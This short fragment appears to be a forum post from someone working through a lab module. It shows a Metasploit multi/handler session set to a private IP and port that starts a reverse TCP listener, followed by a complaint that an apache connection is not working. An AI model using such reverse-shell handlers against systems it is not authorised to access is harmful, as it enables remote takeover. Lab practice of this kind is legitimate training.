
  Id  Name
  --  --
  0   Wildcard Target

msf5 exploit(multi/handler) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf5 exploit(multi/handler) > set lport 4458
lport => 4458
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4458
```

Activate Windows  
Go to Settings to activate Windows.





I tried to follow the notes that were in the module and the apache connection was not working for me either.